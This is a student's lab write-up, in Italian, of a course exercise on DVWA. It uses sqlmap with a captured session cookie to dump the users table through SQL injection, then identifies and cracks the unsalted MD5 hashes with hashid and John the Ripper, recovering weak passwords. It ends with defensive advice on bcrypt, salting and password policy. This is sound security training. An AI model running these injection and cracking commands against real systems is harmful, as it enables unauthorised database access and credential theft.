

Esercizio S6_L3

BRUTE_FORCE_HASHES

Consegna

Obiettivo dell'Esercizio:

- Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

Identificazione delle Password Hashate:

- Verificate che le password recuperate siano hash di tipo MD5.

Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

Obiettivo:

Craccare tutte le password recuperate dal database.


Svolgimento

Ho iniziato l'esercizio accedendo alla DVWA e, tramite l'utilizzo di Burp Suite, ho intercettato il **PHPSESSID**, necessario per autenticarmi con sqlmap ed eseguire un attacco SQL Injection.



Ho dunque poi avviato il terminale sulla kali ed ho eseguito il seguente comando:

```
sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=8a209af2ac1156042f7d123378084291; security=low" \
-D dvwa -T users --dump
```



Database: dvwa
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob

Nota: Sqlmap supporta anche il cracking automatico, ma per i fini dell'esercizio ho proseguito manualmente con strumenti dedicati.

Verificare Algoritmo Hashes

Ho preso un hash come campione e l'ho analizzato tramite lo strumento [hashid](#). Il risultato ha mostrato che si tratta di un hash a **128 bit**, compatibile con diversi algoritmi tra cui MD2, MD4, NTLM e MD5.

Tuttavia, considerando che MD5 è l'algoritmo più comunemente usato tra quelli proposti, e in base al contesto dell'applicazione (DVWA), si può ritenere **altamente probabile** che l'hash sia stato generato con MD5.

```
(kali@kali)-[~/Desktop]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" | hashid
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Esecuzione del Cracking delle password

Successivamente, ho salvato gli hash in un file di testo ([psw.txt](#)), assicurandomi che contenesse solo hash MD5 puri, uno per riga.

```
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

Ho dunque avviato JohnTheRipper specificando il tipo di hash (RAW-MD5 in quanto non presenta salting) ed utilizzando il dizionario rockyou.txt per eseguire il bruteforce sui valori contenuti all'interno del file di testo creato in precedenza.

```
(kali@kali)-[/usr/share/wordlists]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con il parametro `--show` possiamo dunque visionare le psw che siamo riusciti a recuperare:

```
(kali@kali)-[/usr/share/wordlists]
$ john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[/usr/share/wordlists]
$ john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Invalid options combination: "--show"

(kali@kali)-[/usr/share/wordlists]
$ john --show --format=raw-md5 /home/kali/Desktop/psw.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

Conclusioni

Questo esercizio ha dimostrato come:

- Gli hash MD5, senza salting, siano altamente vulnerabili,
- Un semplice attacco a dizionario con strumenti come John the Ripper o Hashcat sia sufficiente a recuperare password in chiaro in pochi secondi,
- L'utilizzo di password comuni e deboli (es. "password", "abc123") rappresenti un grave rischio per la sicurezza.

Considerazione finale:

Per evitare attacchi di questo tipo, è fondamentale utilizzare:

- Algoritmi di hashing sicuri (es: bcrypt, Argon2),
- Salting,
- Policy di password forti.